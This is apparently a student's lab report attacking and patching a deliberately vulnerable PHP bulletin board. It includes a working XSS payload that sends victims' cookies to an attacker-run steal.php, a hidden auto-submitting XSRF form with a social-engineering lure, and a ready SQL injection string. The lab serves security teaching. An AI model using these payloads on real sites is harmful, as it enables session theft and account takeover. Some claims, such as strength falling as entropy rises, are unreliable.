1.1 Password Management:

Q1) Describe how passwords are stored, transmitted and authenticated

A) The password entered by the user is hashed using SHA-256 algorithm and then stored in the database. The hashed password is stored in the variable $passwordHash in the code. When the user submits their login credentials, the entered password is hashed using the same SHA-256 algorithm, and the resulting hash is compared against the stored hash in the database to authenticate the user.

It is worth noting that the code is using the outdated MySQL extension, which is no longer recommended for use and has been deprecated in PHP 7.0. It is also not using prepared statements or input validation, which can leave the application vulnerable to SQL injection attacks. Additionally, the code is storing the password hash in plaintext cookies, which can be intercepted by attackers and used to impersonate the user. Overall, this code is not secure and should not be used in production environments.

Q2) Identify and describe two vulnerabilities in the password management system and explain how they can be exploited. (note: your answer should not involve the possibility of "weak passwords" and should not involve cookies)

A) **Password Hashing Vulnerability**: The code inside register.php and members.php uses a weak hash function to store passwords in the database. The password is hashed using the SHA-256 algorithm in the line **$passwordHash = hash('sha256', $_POST['password']);**. While SHA-256 is a secure hashing algorithm, it is not sufficient for password storage as it is fast and can be easily cracked by attackers using brute-force attacks or rainbow tables.

B) **Lack of Input Validation:** The code inside members.php does not validate user input before using it, which could lead to unexpected behavior or errors. For example, the code assumes that $_POST['username'] and $_POST['password'] are always set, but this might not be the case.

Q3) Describe and implement techniques to fix the above vulnerabilities. Your description should be thorough and should indicate which files/scripts need modification and how they should be modified. You should then write code to fix the vulnerabilities. Your code will be graded on how well it fixes the vulnerabilities. No points will be given if the code gives runtime errors.

A) To prevent this vulnerability, the code should use a strong password hashing algorithm such as bcrypt or Argon2, which are designed for password storage and provide additional security features such as salt generation and key stretching.


B) To fix this vulnerability, validate all user input before using it. Check if the input is empty, has the expected format, or falls within acceptable ranges, which is done by preg_match('/^[a-zA-Z0-9]+$/')

1.2 Session Management


Q1) Describe how cookies are used in hackme and how sessions are maintained. Include in your description what is stored in the cookies and what checks are performed on the cookies.

- Cookies are used for session management
- There are two cookies for fiona.utdallas.edu

1) Hackme key stores the value of username



1. Hackme_pass key stores the password in encrypted form which is hashed



Once loaded, the page checks if the “hackme” cookie is set. If it is, the next page is loaded. Otherwise, it displays a message stating “Why are you not logged in?” and the session is killed.

Moreover, cookies are set with 1 hr expiration

Q2) Identify and describe three vulnerabilities in the cookie management system and how they can be exploited

1. Weak encryption/hashing algorithm: If the encryption or hashing algorithm used to protect the password in the "hackme_pass" cookie is weak or easily broken, an attacker could potentially access the password in plaintext. This could allow the attacker to gain unauthorized access to the account associated with that password.

2. Eavesdropping: The username is stored in plain text in the "hackme" cookie, it could potentially be intercepted by an attacker who is eavesdropping on the network traffic.


3. CSRF attack: The "SameSite" attribute is not set in the Hackme cookie, it can be vulnerable to cross-site request forgery (CSRF) attacks. This is because a cookie without

the "SameSite" attribute can be sent along with cross-site requests initiated by other websites, potentially allowing an attacker to impersonate the user and perform actions on their behalf without their consent.

Q3) Describe and implement techniques to fix the above vulnerabilities. Your description should be thorough and should indicate which files/scripts need modification and how they should be modified. You should then write code to fix the vulnerabilities. Your code will be graded on how well it fixes the vulnerabilities. You will not get any points for code that gives runtime errors.

1. The strong encrypted algorithms like bcrypt or Argon2 are implemented by which hackme_pass cookie cannot be broken.

2. The username is encrypted through **encrypt_string** function defined inside the utils.php. The **encrypt_string** function takes a simple string and an encryption key as input parameters. It generates a random initialization vector (IV) using the AES-256-CBC algorithm, then encrypts the string using this IV and the encryption key. The result is a binary string containing both the IV and the encrypted data, which is then encoded as a base64 string and returned.



3. The SameSite=strict is added in the setcookie. The **SameSite** attribute can have three values: "strict", "lax", or "none". When the **SameSite** attribute is set to "strict", the browser will not send the cookie along with any cross-site requests.

2. XSS attack

Q1) Approach towards XSS attack

```
<script> window.location.href =
"http://fiona.utdallas.edu/~pmd220000/hackme/steal.php?cookiestolen=" +
document.cookie; </script>
```

The above script redirects the user to the URL mentioned in the **window.location.href** line, which is "http://fiona.utdallas.edu/~pmd220000/hackme/steal.php" with the cookie data appended to the URL as a query parameter named "cookiestolen". The cookie data is obtained using the **document.cookie** property, which returns the cookies associated with the current document in a string format.

The "steal.php" file has code that writes the information from "cookiestolen" into a text file named "xss_cookie.txt". The code retrieves the "cookiestolen" data using the $_GET method. It's important to execute the command "chmod 666 xss_cookie.txt" to grant write permission.

Q2) Describe the exact vulnerabilit(y/ies) that made your attack possible.

First of all, The vulnerability lies in the **post.php** code that can lead to XSS attacks is the lack of proper sanitization and validation of user input. Specifically, the code uses the variables $_POST['title'] and $_POST['message'] without properly sanitizing or validating them. This can allow an attacker to inject malicious code into the database, which is then displayed to other users when they view the thread or message.

Secondly, the vulnerable line of code inside **show.php** is the **message** field from the **threads** table is being output directly into the HTML code using the **echo** statement:

<?php echo $thisthread[message] ?>

The **message** field likely contains user-generated content, such as a forum post or comment.

If an attacker is able to submit a post containing malicious HTML or JavaScript code, that code will be included in the HTML output and executed in the victim's browser.

Hence, when an attacker could submit a post containing the following code:

```
<script> window.location.href =
"http://fiona.utdallas.edu/~pmd220000/hackme/steal.php?cookiestolen=" +
document.cookie; </script>
```

This code is included in the HTML output without being properly sanitized or encoded, it will be executed in the victim's browser, potentially allowing the attacker to steal sensitive information.

Q3) Preventing the XSS attack

To prevent Cross-Site Scripting (XSS) attacks, the **htmlspecialchars** function is used which encode any user input that is displayed on the website. This function converts special characters, such as **<** and **>**, to their corresponding HTML entities, such as **<** and **>**, which prevents the browser from interpreting them as HTML tags. By encoding user input in this way, we ensure that any malicious scripts that an attacker may have injected into the website will be converted to harmless text, thus protecting users from harm.

I have sanitized the input inside the post.php as,

```
$_POST['title'] = htmlspecialchars(trim($_POST['title']));
$_POST['message'] = htmlspecialchars($_POST['message']);
```

The echo statement present inside the show.php is also sanitized as,

<?php echo htmlspecialchars($thisthread[message]) ?>

The output over bulletin board is now sanitized. Where, the less-than symbol (<) is converted to **<**, the greater-than symbol (>) is converted to **>**, and the double-quote character (") is converted to **"**. This ensures that the script is displayed as plain text in the browser and does not get executed as HTML or JavaScript code.

3. XSRF Attack

To perform the xsrf attack I have created a new directory xsrf with files same as hackme in order to avoid conflict with other conflicts.

The malicious web page is xsrf.php

/home/pmd220000/public_html/xsrf/hackme/xsrf.php

1.1) Describe the components of your webpage. Include a thorough description of the component performing the attack and explain how the attack is performed.

- Over bulletin board I will post something like “Hurry Fast! Click here! eee:)” which is hyperlink

```
<a href="xsrf.php">Hurry Fast! Click here! eee:)</a>
```

- When the user click on that url it will be redirected to another fake website i.e xsrf.php
- The xsrf.php code works as follows:

1. The PHP code creates a form that contains three hidden input fields:
    - **cookie**: This field contains all of the victim's cookies concatenated together.
    - **title**: This field contains the title of the post that the attacker wants to create.
    - **message**: This field contains the message of the post that the attacker wants to create. The message contains a link to the attacker's XSRF page.

2. The JavaScript code automatically submits the form as soon as the page loads, using the **click()** method of the hidden submit button.

3. When the form is submitted, the victim's browser sends a POST request to the **post.php** endpoint with the following parameters:
    - **cookie**: The victim's cookies, which are automatically included in the request by the browser.
    - **title**: The title of the post, which is set to "Awesome free stuff!!".
    - **message**: The message of the post, which contains a link to the attacker's XSRF page.

4. If the victim is logged in to the target website, the request will be executed with their credentials, which allows the attacker to perform malicious actions.

1.2) Make sure that the attack is 100% stealthy (hidden from the victim). The victim should only visit/view the malicious website for the attack to work. Attacks which require user interaction or which are not hidden (ex: cause redirection) will only get partial credit.

The code is stealthy because it hides itself as a legitimate submission to hide its malicious intent from the victim. When the victim accesses the attacker's website, the malicious code is immediately performed and the form is submitted in the background without the victim's knowledge or agreement. As a result, the victim will not notice any odd behavior on their screen and may be unaware that an attack has occurred.

It is challenging for the victim to recognize the attack because JavaScript code that runs when the page loads causes the hidden form submission. The form data also contains the victim's cookies, which the browser automatically adds to the request and uses to verify the victim's session with the target website. Because the attacker can now act on the victim's behalf without needing to obtain the victim's login information, the attack is even more stealthy.

1.3) Identify a method of luring the victim to visit your malicious website while he/she is logged into hackme.

The message in the form is designed to lure the victim into clicking on the link to the attacker's XSRF page by promising them "Awesome free stuff!!". This social engineering tactic increases the likelihood that the victim will click on the link, and helps to disguise the attack as a legitimate offer.

2. Describe the specific vulnerabilit(y/ies) in hackme that allowed XSRF attacks. Be precise in your description.

1. The web application cannot distinguish between a request sent by an attacker and a request sent by a user, which is a vulnerability that makes it possible for XSRF attacks to be successful. This is due to the web application's failure to confirm that the request originated from the same domain as the page the user is currently viewing.

2. Application uses cookies to store user session information, and those cookies are not secure, an attacker can steal the cookie and use it to hijack the user's session.

3. Since application is vulnerable to XSS attack by injecting the malicious script, it is also vulnerable to XSRF attack.

Q3. Describe three methods to prevent XSRF attacks on hackme. You need to be thorough in your description:

1. CSRF tokens: The first method to prevent XSRF attacks is to use CSRF tokens. A CSRF token is a random value generated by the server and included in the response sent to the client. The client then includes this token in subsequent requests to the server. The server verifies that the token in the request matches the token that was sent to the client. If the tokens don't match, the server can reject the request.

   To implement this method in hackme, the application should generate a unique CSRF token for each user session and include it in every form and php request. The token should be cryptographically random, long enough, and not guessable. When the server receives a request, it should verify that the token in the request matches the token that was sent to the client. This will prevent XSRF attacks because the attacker won't be able to forge a valid CSRF token and the server will reject the request.

2. Captcha: The second method to prevent XSRF attacks is to use Captcha. A Captcha is a challenge-response test used to determine whether the user is human or not. Captchas can prevent automated scripts from submitting forms and requests to the server. There are many different Captcha implementations available, both free and commercial. Some popular options include Google reCAPTCHA, hCaptcha, and

Captcha by BestWebSoft. Captcha can help prevent XSRF attacks by making it more difficult for attackers to automate the submission of forms and requests to the server. Since Captcha challenges require human intervention, attackers are unable to use automated scripts to generate valid Captcha responses. As a result, XSRF attacks are less likely to be successful when Captcha is used.

3. SameSite Attribute: The SameSite attribute on cookies in hackme, can prevent XSRF attacks by ensuring that cookies are only sent in requests that originate from the same site as the cookie was set on. This prevents attackers from using stolen cookies to send requests to a different site, which is a common technique used in XSRF attacks. By using the "Strict" mode, the cookie is only sent in same-site requests, providing maximum protection against XSRF attacks.

4. SQL injection attack

1. **By crafting a special input string to one of the HTML forms, you need to perform an SQL injection attack to make a post on the bulletin board by an unregistered user. Specifically, you may need to:**

   Identify the webpage you are using for the attack
   members.php is the webpage utilized for attack

   Provide the exact input to every field on the webpage; this should include your attack string. The TA should be able to copy your string and paste it in order to replicate your attack from a file named SQL_string.txt. To get full credit, your attack should not return an SQL error

   '; INSERT INTO threads (username, title, message, date) VALUES ('PMD220000', 'SQL Injection ', 'Hacked!!!', NOW());

   String placed here:
   /home/pmd220000/public_html/hackme/SQL_string.txt

2. **Describe and implement a method to prevent the above SQL injection attack. Your description should be thorough and should indicate which files/scripts need modification and how they should be modified. You should then write code to fix the vulnerabilities. Your code will be graded on how well it fixes the vulnerabilities. You will not get any points for code that gives runtime errors.**

   One method is input validation that is already implemented during Password Management which gives error if it does not matches the regular expression.

   preg_match('/^[a-zA-Z0-9]+$/')

   Another method that I implemented is to sanitize the user input using mysql_real_escape_string(). It converts any special characters in the string are replaced with their corresponding escape sequences.

$username = mysql_real_escape_string($_POST['username']);

3. **The way the secret key is handled is inherently insecure. Describe a more secure method of providing the extra authentication step. That is, assuming that an adversary can perform the SQL injection attack, how can you prevent him from logging in to the website?**

   Biometric authentication: This involves using unique physical characteristics of the user, such as their fingerprint or facial recognition, to verify their identity.

5. Weak Passwords

In NIST Special Publication 800-63B, the NIST standard for gauging password strength is detailed. It advises using a password entropy calculation, where entropy is calculated based on the quantity of characters that can be used in the password as well as its length, to determine the strength of a password. The strength of a password is generally inversely proportional to the entropy.

The NIST standard is ineffective, according to the paper by Weir et al., because it ignores typical patterns and behaviors in password creation. The authors contend that when people create passwords, they frequently use common words or add foreseeable variations to a base word. This makes it simpler for attackers to use automated tools to guess passwords.

To prevent weak passwords, hackme could employ the following rules:

1. Require a minimum password length of at least 12 characters.
2. Enforce the use of a mix of uppercase and lowercase letters, numbers, and special characters.
3. Block the use of commonly used passwords or variations of them.
4. Implement a password expiration policy and prompt users to change their passwords regularly.
5. Educate users on password best practices, such as avoiding personal information and using unique passwords for each account.